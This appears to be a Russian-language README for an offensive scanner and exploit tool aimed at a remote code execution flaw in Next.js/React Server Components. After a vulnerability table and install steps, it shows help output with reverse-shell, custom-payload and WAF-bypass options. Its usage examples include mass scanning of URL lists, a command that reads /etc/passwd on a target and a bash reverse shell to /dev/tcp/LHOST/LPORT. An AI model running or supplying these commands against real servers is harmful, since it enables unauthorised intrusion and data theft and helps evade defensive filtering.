 l0n3m4n/cve-2025-55182-waf
CVE-2025-55182 – уязвимость удаленного выполнения кода (RCE) в серверах Next.js/React RSC (эксплойт и сканер)




Этот инструмент предназначен для исследователей безопасности и пентестеров, чтобы обнаруживать и эксплуатировать уязвимость CVE-2025-55182 в приложениях Next.js/React RSC. Он предоставляет несколько режимов сканирования, функции эксплуатации и техники обхода WAF.
rce, safe и vercel_bypass режимами.| Категория | Информация |
|---|---|
| Опубликовано | 2025-12-03 |
| Базовая оценка | 10.0 (КРИТИЧЕСКИЙ) |
| Исследователь | Lachlan Davidson (https://github.com/lachlan2k) |
| Вектор | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Описание | Критическая уязвимость удаленного выполнения кода (RCE) в компонентах сервера React. Приложения, использующие серверную среду выполнения React, включая такие фреймворки, как Next.js, затронуты. Проблема вызвана небезопасной десериализацией ненадежных данных протокола "Flight", что позволяет злоумышленнику добиться выполнения кода на сервере без аутентификации. Требуется обновление до исправленных версий React и фреймворков. |
| Оценка EPSS | 27.81% (Вероятность эксплуатации) |
| Каталог CISA KEV | Включено: Да, Рынсомвары: Неизвестно |
| Hacktivity HackerOne | Ранг: 1, Отчеты: 92 |
| Приоритет исправления | A+ |
Эта уязвимость затрагивает следующие версии React Server Components:
Следующие пакеты также затронуты:
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## использование```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)
  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce (по умолчанию): Активный режим сканирования, выполняет echo-команду для подтверждения уязвимости. Это наиболее надежный метод, но он может оставлять логи в целевой системе.safe: Режим сканирования по побочному каналу, не выполняет команды. Проверяет наличие определенного сообщения об ошибке (E{"digest"), чтобы определить, является ли цель уязвимой. Этот режим безопаснее, чем rce, но может быть менее надежным.vercel_bypass: Использует определенный пэйлоад для обхода WAF Vercel и проверяет вывод команды в заголовке X-Action-Redirect.автор @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
### Эксплуатация```bash
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Use WAF bypass techniques
python3 CVE-2025-55182.py -u http://target.com -c "whoami" -wb

# Use a custom payload string
python3 CVE-2025-55182.py -u http://target.com -p "bash -i >& /dev/tcp/LHOST/LPORT 0>&1"